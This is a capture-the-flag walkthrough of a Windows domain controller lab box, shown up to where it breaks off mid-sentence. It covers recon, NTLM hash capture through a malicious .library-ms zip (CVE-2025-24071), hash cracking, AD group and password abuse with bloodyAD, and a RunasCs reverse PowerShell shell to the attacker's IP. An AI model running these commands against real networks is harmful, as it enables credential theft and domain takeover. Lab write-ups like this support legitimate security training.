

Overview#
NanoCorp is a relatively straight forward box, which is not really hard in my opinion, even tough in this category. There are no rabbit holes and only a few users to compromise. Windows Defender is active, but evasion is easily done with a custom binary. It helps knowing your tools, and can come up with solution, if one fails. You also need to do proper enumeration and exploitation adoption.
User#
Nmap portscan:
sudo nscan 10.129.226.8

PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to http://nanocorp.htb/
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2025-11-09 14:56:32Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2025-11-09T14:58:03+00:00; +7h00m35s from scanner time.
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Not valid before: 2025-10-20T01:58:09
|_Not valid after:  2026-04-21T01:58:09
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Not valid before: 2025-04-06T22:58:43
|_Not valid after:  2026-04-06T23:18:43
|_http-title: Not Found
6556/tcp  open  check_mk          check_mk extension for Nagios 2.1.0p10
9389/tcp  open  mc-nmf            .NET Message Framing
49664/tcp open  msrpc             Microsoft Windows RPC
49668/tcp open  msrpc             Microsoft Windows RPC
49671/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
62391/tcp open  msrpc             Microsoft Windows RPC
62400/tcp open  msrpc             Microsoft Windows RPC
62417/tcp open  msrpc             Microsoft Windows RPC
enum4linux-ng output:
enum4linux-ng 10.129.226.8

ENUM4LINUX - next generation (v1.3.7)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.129.226.8
[*] Username ......... ''
[*] Random Username .. 'yuxgfqcz'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 =====================================
|    Listener Scan on 10.129.226.8    |
 =====================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ====================================================
|    Domain Information via LDAP for 10.129.226.8    |
 ====================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: nanocorp.htb

 ===========================================================
|    NetBIOS Names and Workgroup/Domain for 10.129.226.8    |
 ===========================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 =========================================
|    SMB Dialect Check on 10.129.226.8    |
 =========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.0.2: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ===========================================================
|    Domain Information via SMB session for 10.129.226.8    |
 ===========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: NANOCORP
DNS domain: nanocorp.htb
FQDN: DC01.nanocorp.htb
Derived membership: domain member
Derived domain: NANOCORP

 =========================================
|    RPC Session Check on 10.129.226.8    |
 =========================================
[*] Check for anonymous access (null session)
[+] Server allows authentication via username '' and password ''
[*] Check for guest access
[-] Could not establish guest session: STATUS_LOGON_FAILURE

 ===================================================
|    Domain Information via RPC for 10.129.226.8    |
 ===================================================
[+] Domain: NANOCORP
[+] Domain SID: S-1-5-21-2261381271-1331810270-697239744
[+] Membership: domain member

 ===============================================
|    OS Information via RPC for 10.129.226.8    |
 ===============================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: ''
OS build: '20348'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

 =====================================
|    Users via RPC on 10.129.226.8    |
 =====================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

 ======================================
|    Groups via RPC on 10.129.226.8    |
 ======================================
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED

 ======================================
|    Shares via RPC on 10.129.226.8    |
 ======================================
[*] Enumerating shares
[+] Found 0 share(s) for user '' with password '', try a different user

 =========================================
|    Policies via RPC for 10.129.226.8    |
 =========================================
[*] Trying port 445/tcp
[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED
[*] Trying port 139/tcp
[-] SMB connection error on port 139/tcp: session failed

 =========================================
|    Printers via RPC for 10.129.226.8    |
 =========================================
[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED
Enumeration shows we have a Windows Server, hostname DC01 with domain nanocorp.htb
Port 6556 is uncommon and nmap showed check_mk is running, we can get some system information by using a downgrade to http 0.9 with curl against this port:
curl -v --http0.9 http://nanocorp.htb:6556/
* Host nanocorp.htb:6556 was resolved.
* IPv6: (none)
* IPv4: 10.129.226.8
*   Trying 10.129.226.8:6556...
* Connected to nanocorp.htb (10.129.226.8) port 6556
* using HTTP/1.x
> GET / HTTP/1.1
> Host: nanocorp.htb:6556
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
<<<check_mk>>>
Version: 2.1.0p10
BuildDate: Aug 19 2022
AgentOS: windows
Hostname: DC01
Architecture: 64bit
WorkingDirectory: C:\Windows\system32
ConfigFile: C:\Program Files (x86)\checkmk\service\check_mk.yml
LocalConfigFile: C:\ProgramData\checkmk\agent\check_mk.user.yml
AgentDirectory: C:\Program Files (x86)\checkmk\service
PluginsDirectory: C:\ProgramData\checkmk\agent\plugins
StateDirectory: C:\ProgramData\checkmk\agent\state
ConfigDirectory: C:\ProgramData\checkmk\agent\config
TempDirectory: C:\ProgramData\checkmk\agent\tmp
LogDirectory: C:\ProgramData\checkmk\agent\log
SpoolDirectory: C:\ProgramData\checkmk\agent\spool
LocalDirectory: C:\ProgramData\checkmk\agent\local
OnlyFrom:
<<<cmk_agent_ctl_status:sep(0)>>>
{"version":"2.1.0p10","agent_socket_operational":true,"ip_allowlist":[],"allow_legacy_pull":true,"connections":[]}
<<<wmi_cpuload:sep(124)>>>
[system_perf]
Name|ProcessorQueueLength|Timestamp_PerfTime|Frequency_PerfTime|WMIStatus
|3|7636837223|10000000|OK
[computer_system]
Name|NumberOfLogicalProcessors|NumberOfProcessors|WMIStatus
DC01|2|1|OK
<<<uptime>>>
763
<<<mem>>>
MemTotal:      4193312 kB
MemFree:       2632684 kB
SwapTotal:     1441792 kB
SwapFree:      1517980 kB
PageTotal:     5635104 kB
PageFree:      4150664 kB
VirtualTotal:  137438953344 kB
VirtualFree:   137434634080 kB
<<<fileinfo:sep(124)>>>
1762700662
<<<df:sep(9)>>>
C:\     NTFS    22298620        18386540        3912080 83%     C:\
<<<winperf_phydisk>>>
1762700663.01 234 10000000
2 instances: 0_C: _Total
-36 0 0 rawcount
-34 3475348598 3475348598 type(20570500)
-34 134071742629993202 134071742629993202 type(40030500)
1166 3475348598 3475348598 type(550500)
-32 3132378115 3132378115 type(20570500)
-32 134071742629993202 134071742629993202 type(40030500)
1168 3132378115 3132378115 type(550500)
-30 342970483 342970483 type(20570500)
-30 134071742629993202 134071742629993202 type(40030500)
1170 342970483 342970483 type(550500)
-28 3475348598 3475348598 average_timer
-28 74892 74892 average_base
-26 3132378115 3132378115 average_timer
-26 66525 66525 average_base
-24 342970483 342970483 average_timer
-24 8367 8367 average_base
-22 74892 74892 counter
-20 66525 66525 counter
-18 8367 8367 counter
-16 3701343744 3701343744 bulk_count
-14 3408302080 3408302080 bulk_count
-12 293041664 293041664 bulk_count
-10 3701343744 3701343744 average_bulk
-10 74892 74892 average_base
-8 3408302080 3408302080 average_bulk
-8 66525 66525 average_base
-6 293041664 293041664 average_bulk
-6 8367 8367 average_base
1248 5831088299 5831088299 type(20570500)
1248 134071742629993202 134071742629993202 type(40030500)
1250 1730 1730 counter
<<<winperf_if>>>
1762700663.01 510 10000000
1 instances: vmxnet3_Ethernet_Adapter
-122 18820228 bulk_count
-110 266605 bulk_count
-244 263421 bulk_count
-58 3184 bulk_count
10 10000000000 large_rawcount
-246 16150727 bulk_count
14 260566 bulk_count
16 2855 bulk_count
18 0 large_rawcount
20 0 large_rawcount
22 0 large_rawcount
-4 2669501 bulk_count
26 3069 bulk_count
28 115 bulk_count
30 0 large_rawcount
32 0 large_rawcount
34 0 large_rawcount
1086 0 large_rawcount
1088 0 large_rawcount
1090 6 bulk_count
1092 0 bulk_count
1094 1797 large_rawcount
<<<winperf_processor>>>
1762700663.01 238 10000000
3 instances: 0 1 _Total
-232 5800937500 5677031250 5738984375 100nsec_timer_inv
-96 1227187500 1214218750 1220703125 100nsec_timer
-94 608750000 743906250 676328125 100nsec_timer
-90 613059 571752 1184811 counter
458 20937500 92656250 56796875 100nsec_timer
460 9218750 75937500 42578125 100nsec_timer
1096 214966 206483 421449 counter
1098 2 4 6 rawcount
1508 5707974908 5693673614 5700824261 100nsec_timer
1510 5707974908 5693673614 5700824261 100nsec_timer
1512 0 0 0 100nsec_timer
1514 0 0 0 100nsec_timer
1516 236921 226760 463681 bulk_count
1518 0 0 0 bulk_count
1520 0 0 0 bulk_count
<<<logwatch>>>
[[[Active Directory Web Services]]]
[[[Application]]]
[[[DFS Replication]]]
[[[Directory Service]]]
[[[DNS Server]]]
[[[HardwareEvents]]]
[[[Internet Explorer]]]
[[[Key Management Service]]]
[[[Security]]]
[[[System]]]
[[[Windows PowerShell:missing]]]
<<<services>>>
ADWS running/auto Active Directory Web Services
AJRouter stopped/demand AllJoyn Router Service
ALG stopped/demand Application Layer Gateway Service
AppIDSvc stopped/demand Application Identity
Appinfo stopped/demand Application Information
AppMgmt stopped/demand Application Management
AppReadiness stopped/demand App Readiness
AppVClient stopped/disabled Microsoft App-V Client
AppXSvc stopped/demand AppX Deployment Service (AppXSVC)
AudioEndpointBuilder stopped/demand Windows Audio Endpoint Builder
Audiosrv stopped/demand Windows Audio
AxInstSV stopped/disabled ActiveX Installer (AxInstSV)
BFE running/auto Base Filtering Engine
BITS stopped/demand Background Intelligent Transfer Service
BrokerInfrastructure running/auto Background Tasks Infrastructure Service
bthserv stopped/demand Bluetooth Support Service
camsvc stopped/demand Capability Access Manager Service
CDPSvc running/auto Connected Devices Platform Service
CertPropSvc running/demand Certificate Propagation
CheckmkService running/auto Checkmk Service
ClipSVC stopped/demand Client License Service (ClipSVC)
COMSysApp running/demand COM+ System Application
CoreMessagingRegistrar running/auto CoreMessaging
CryptSvc running/auto Cryptographic Services
CscService stopped/disabled Offline Files
DcomLaunch running/auto DCOM Server Process Launcher
dcsvc stopped/demand Declared Configuration(DC) service
defragsvc stopped/demand Optimize drives
DeviceAssociationService stopped/demand Device Association Service
DeviceInstall stopped/demand Device Install Service
DevQueryBroker stopped/demand DevQuery Background Discovery Broker
Dfs running/auto DFS Namespace
DFSR running/auto DFS Replication
Dhcp running/auto DHCP Client
diagnosticshub.standardcollector.service stopped/demand Microsoft (R) Diagnostics Hub Standard Collector Service
DiagTrack running/auto Connected User Experiences and Telemetry
DispBrokerDesktopSvc running/auto Display Policy Service
DmEnrollmentSvc stopped/demand Device Management Enrollment Service
dmwappushservice stopped/disabled Device Management Wireless Application Protocol (WAP) Push message Routing Service
DNS running/auto DNS Server
Dnscache running/auto DNS Client
DoSvc stopped/demand Delivery Optimization
dot3svc stopped/demand Wired AutoConfig
DPS running/auto Diagnostic Policy Service
DsmSvc running/demand Device Setup Manager
DsRoleSvc stopped/demand DS Role Server
DsSvc running/demand Data Sharing Service
EapHost stopped/demand Extensible Authentication Protocol
edgeupdate stopped/auto Microsoft Edge Update Service (edgeupdate)
edgeupdatem stopped/demand Microsoft Edge Update Service (edgeupdatem)
EFS stopped/demand Encrypting File System (EFS)
embeddedmode stopped/demand Embedded Mode
EntAppSvc stopped/demand Enterprise App Management Service
EventLog running/auto Windows Event Log
EventSystem running/auto COM+ Event System
fdPHost stopped/demand Function Discovery Provider Host
FDResPub stopped/demand Function Discovery Resource Publication
FontCache running/auto Windows Font Cache Service
FrameServer stopped/demand Windows Camera Frame Server
FrameServerMonitor stopped/demand Windows Camera Frame Server Monitor
gpsvc running/auto Group Policy Client
GraphicsPerfSvc stopped/disabled GraphicsPerfSvc
hidserv stopped/demand Human Interface Device Service
HvHost stopped/demand HV Host Service
IKEEXT running/auto IKE and AuthIP IPsec Keying Modules
InstallService stopped/demand Microsoft Store Install Service
iphlpsvc running/auto IP Helper
IsmServ running/auto Intersite Messaging
Kdc running/auto Kerberos Key Distribution Center
KdsSvc stopped/demand Microsoft Key Distribution Service
KeyIso running/demand CNG Key Isolation
KPSSVC stopped/demand KDC Proxy Server service (KPS)
KtmRm stopped/demand KtmRm for Distributed Transaction Coordinator
LanmanServer running/auto Server
LanmanWorkstation running/auto Workstation
lfsvc stopped/disabled Geolocation Service
LicenseManager stopped/demand Windows License Manager Service
lltdsvc stopped/disabled Link-Layer Topology Discovery Mapper
lmhosts stopped/demand TCP/IP NetBIOS Helper
LSM running/auto Local Session Manager
MapsBroker stopped/disabled Downloaded Maps Manager
McpManagementService stopped/demand McpManagementService
MicrosoftEdgeElevationService stopped/demand Microsoft Edge Elevation Service (MicrosoftEdgeElevationService)
mpssvc running/auto Windows Defender Firewall
MSDTC running/auto Distributed Transaction Coordinator
MSiSCSI stopped/demand Microsoft iSCSI Initiator Service
msiserver stopped/demand Windows Installer
NcaSvc stopped/demand Network Connectivity Assistant
NcbService running/demand Network Connection Broker
Netlogon running/auto Netlogon
Netman stopped/demand Network Connections
netprofm running/demand Network List Service
NetSetupSvc stopped/demand Network Setup Service
NetTcpPortSharing stopped/disabled Net.Tcp Port Sharing Service
NgcCtnrSvc stopped/demand Microsoft Passport Container
NgcSvc stopped/demand Microsoft Passport
NlaSvc running/auto Network Location Awareness
nsi running/auto Network Store Interface Service
NTDS running/auto Active Directory Domain Services
NtFrs stopped/disabled File Replication
PcaSvc running/auto Program Compatibility Assistant Service
PerfHost stopped/demand Performance Counter DLL Host
pla stopped/demand Performance Logs & Alerts
PlugPlay running/demand Plug and Play
PolicyAgent running/demand IPsec Policy Agent
Power running/auto Power
PrintNotify stopped/demand Printer Extensions and Notifications
ProfSvc running/auto User Profile Service
PushToInstall stopped/disabled Windows PushToInstall Service
QWAVE stopped/demand Quality Windows Audio Video Experience
RasAuto stopped/demand Remote Access Auto Connection Manager
RasMan running/auto Remote Access Connection Manager
RemoteAccess stopped/disabled Routing and Remote Access
RemoteRegistry stopped/auto Remote Registry
RmSvc stopped/disabled Radio Management Service
RpcEptMapper running/auto RPC Endpoint Mapper
RpcLocator stopped/demand Remote Procedure Call (RPC) Locator
RpcSs running/auto Remote Procedure Call (RPC)
RSoPProv stopped/demand Resultant Set of Policy Provider
sacsvr stopped/demand Special Administration Console Helper
SamSs running/auto Security Accounts Manager
SCardSvr stopped/demand Smart Card
ScDeviceEnum stopped/disabled Smart Card Device Enumeration Service
Schedule running/auto Task Scheduler
SCPolicySvc stopped/demand Smart Card Removal Policy
seclogon stopped/demand Secondary Logon
SecurityHealthService stopped/demand Windows Security Service
SEMgrSvc stopped/disabled Payments and NFC/SE Manager
SENS running/auto System Event Notification Service
Sense stopped/demand Windows Defender Advanced Threat Protection Service
SensorDataService stopped/disabled Sensor Data Service
SensorService stopped/demand Sensor Service
SensrSvc stopped/demand Sensor Monitoring Service
SessionEnv running/demand Remote Desktop Configuration
SgrmBroker stopped/demand System Guard Runtime Monitor Broker
SharedAccess stopped/disabled Internet Connection Sharing (ICS)
ShellHWDetection running/auto Shell Hardware Detection
shpamsvc stopped/disabled Shared PC Account Manager
smphost stopped/demand Microsoft Storage Spaces SMP
SNMPTRAP stopped/demand SNMP Trap
Spooler stopped/disabled Print Spooler
sppsvc stopped/auto Software Protection
SSDPSRV stopped/disabled SSDP Discovery
ssh-agent stopped/disabled OpenSSH Authentication Agent
SstpSvc running/demand Secure Socket Tunneling Protocol Service
StateRepository running/auto State Repository Service
StiSvc stopped/demand Windows Image Acquisition (WIA)
StorSvc running/auto Storage Service
svsvc stopped/demand Spot Verifier
swprv stopped/demand Microsoft Software Shadow Copy Provider
SysMain running/auto SysMain
SystemEventsBroker running/auto System Events Broker
TabletInputService stopped/demand Touch Keyboard and Handwriting Panel Service
tapisrv running/demand Telephony
TermService running/demand Remote Desktop Services
Themes stopped/disabled Themes
TieringEngineService stopped/demand Storage Tiers Management
TimeBrokerSvc running/demand Time Broker
TokenBroker stopped/demand Web Account Manager
TrkWks stopped/demand Distributed Link Tracking Client
TrustedInstaller running/auto Windows Modules Installer
tzautoupdate stopped/disabled Auto Time Zone Updater
UALSVC running/auto User Access Logging Service
UevAgentService stopped/disabled User Experience Virtualization Service
UmRdpService running/demand Remote Desktop Services UserMode Port Redirector
upnphost stopped/disabled UPnP Device Host
UserManager running/auto User Manager
UsoSvc running/auto Update Orchestrator Service
VaultSvc stopped/demand Credential Manager
vds running/demand Virtual Disk
VGAuthService running/auto VMware Alias Manager and Ticket Service
vm3dservice running/auto VMware SVGA Helper Service
vmicguestinterface stopped/demand Hyper-V Guest Service Interface
vmicheartbeat stopped/demand Hyper-V Heartbeat Service
vmickvpexchange stopped/demand Hyper-V Data Exchange Service
vmicshutdown stopped/demand Hyper-V Guest Shutdown Service
vmictimesync stopped/demand Hyper-V Time Synchronization Service
vmicvmsession stopped/demand Hyper-V PowerShell Direct Service
vmicvss stopped/demand Hyper-V Volume Shadow Copy Requestor
VMTools running/auto VMware Tools
vmvss stopped/demand VMware Snapshot Provider
VSS stopped/demand Volume Shadow Copy
W32Time running/auto Windows Time
* Recv failure: Connection reset by peer
* closing connection #0
curl: (56) Recv failure: Connection reset by peer
WaaSMedicSvc
We find check_mk agent running, services show only CheckmkService running/auto Checkmk Service is non default (beside the vmware ones)
Port 80 seems to be running a static page business website on apache/xampp/php.
VHost fuzzing reveals a new subdomain hire:
ffuf -c -t 300 -u "http://10.129.226.8" -H "Host: FUZZ.nanocorp.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.226.8
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.nanocorp.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 300
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

hire                    [Status: 200, Size: 2520, Words: 646, Lines: 68, Duration: 857ms]
Gives us this upload form:
NTLMv2-hashes via lnk, pdf and other filetypes. A recent one, when the box came out was this one https://github.com/0x6rss/CVE-2025-24071_PoC.
It abuses a vulnerability in windows explorer in context with a malicious .library-ms file, that triggers when it is extracted from an zip or rar archive. Creating:
python poc.py
Enter your file name: resume
Enter IP (EX: 192.168.1.162): 10.10.14.17
completed
Listening with responder, then upload the malicious resume.zip on upload form gives us a NTLMv2 hash for the user web_svc.
sudo responder -I tun0

[SMB] NTLMv2-SSP Client   : 10.129.226.8
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:bd698d8bf6080ec1:A5A9B642B00AD24396D23FDB27A7EB46:010100000000000080D4F1825C51DC01D2F43282037D181000000000020008003300560033004A0001001E00570049004E002D003100340048005900330036005800360036005300520004003400570049004E002D00310034004800590033003600580036003600530052002E003300560033004A002E004C004F00430041004C00030014003300560033004A002E004C004F00430041004C00050014003300560033004A002E004C004F00430041004C000700080080D4F1825C51DC0106000400020000000800300030000000000000000000000000200000B595DFBC30E66AB6421BF8BE276907473D41FB83282F021D568841DCE3AC9E000A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00310037000000000000000000
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
The hash is crackable with rockyou.txt:
hashcat hash rockyou.txt

WEB_SVC::NANOCORP:bd698d8bf6080ec1:a5a9b642b00ad24396d23fdb27a7eb46:010100000000000080d4f1825c51dc01d2f43282037d181000000000020008003300560033004a0001001e00570049004e002d003100340048005900330036005800360036005300520004003400570049004e002d00310034004800590033003600580036003600530052002e003300560033004a002e004c004f00430041004c00030014003300560033004a002e004c004f00430041004c00050014003300560033004a002e004c004f00430041004c000700080080d4f1825c51dc0106000400020000000800300030000000000000000000000000200000b595dfbc30e66ab6421bf8be276907473d41fb83282f021d568841dce3ac9e000a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00310037000000000000000000:dksehdgh712!@#
web_svc:dksehdgh712!@#
Verify login with netexec:
netexec ldap dc01.nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' --users                                                             1 ⨯
LDAP        10.129.226.8    389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:nanocorp.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.226.8    389    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
LDAP        10.129.226.8    389    DC01             [*] Enumerated 5 domain users: nanocorp.htb
LDAP        10.129.226.8    389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.226.8    389    DC01             Administrator                 2025-04-10 01:00:49 0        Built-in account for administering the computer/domain
LDAP        10.129.226.8    389    DC01             Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.226.8    389    DC01             krbtgt                        2025-04-03 03:38:45 0        Key Distribution Center Service Account
LDAP        10.129.226.8    389    DC01             web_svc                       2025-04-10 00:59:38 0
LDAP        10.129.226.8    389    DC01             monitoring_svc                2025-11-09 16:38:56 0
Collecting bloodhound data with rusthound-ce:
rusthound-ce -i 10.129.226.8 -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' -z -c AllWe are able to add ourself to IT_SUPPORT group:
bloodyAD --host "dc01.nanocorp.htb" -d "nanocorp.htb" -u "web_svc" -p 'dksehdgh712!@#' add groupMember "IT_SUPPORT" "web_svc"
[+] web_svc added to IT_SUPPORT
With being in IT_SUPPORT group we can change the password of monitoring_svc:
bloodyAD --host "dc01.nanocorp.htb" -d "nanocorp.htb" -u "web_svc" -p 'dksehdgh712!@#' set password "monitoring_svc" 'Password123!'
[+] Password changed successfully!
monitoring_svc is in the Protected Users group. As in Microsoft Documentation, this means we can only use kerberos (or certificates) to login.
Protected User accounts that authenticate to a domain running Windows Server are unable to do the following:
- Authenticate with
NTLMauthentication. - Use
DESorRC4encryption types inKerberospreauthentication. - Delegate with unconstrained or constrained delegation.
- Renew
Kerberos TGTsbeyond their initial four-hour lifetime.
As monitoring_svc is in Remote Management group, we should have the permission to login via WINRM, but only port 5986 is open, which means can only login on encrypted SSL endpoint. As multiple tools like evil-winrm do not properly work with SSL, I used https://github.com/ozelis/winrmexec for login:
winrmexec.py -ssl -k nanocorp.htb/monitoring_svc:'Password123!'@dc01.nanocorp.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc01.nanocorp.htb
[*] '-port' not specified, using 5986
[*] '-url' not specified, using https://dc01.nanocorp.htb:5986/wsman
[*] '-spn' not specified, using HTTP/dc01.nanocorp.htb@nanocorp.htb
[*] '-dc-ip' not specified, using nanocorp.htb
[*] requesting TGT for nanocorp.htb\monitoring_svc
[*] requesting TGS for HTTP/dc01.nanocorp.htb@nanocorp.htb
PS C:\Users\monitoring_svc\Documents>
If you encounter the error KRB_AP_ERR_SKEW you need to sync your time with the box using sudo ntpdate nanocorp.htb. For Kerberos related things to work, time always need to be synced to the domain controller.
After login we can grab the user flag under the desktop directory.
Root#
There is no path forward visible in bloodhound data from user monitoring_svc. After some enumeration we see this account is very limited in execution (f.e. no permission to execute certain powershell commands).
Lateral movement back to web_svc is doable with RunasCs (transfer with powershell).
wget 10.10.14.17:8888/RunasCs.exe -o run.exe
.\run.exe web_svc 'dksehdgh712!@#' powershell.exe -r 10.10.14.17:9001
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-a59a2$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4140 created in background.
In new context as web_svc we can enumerate that MS Defender is enabled on the box:
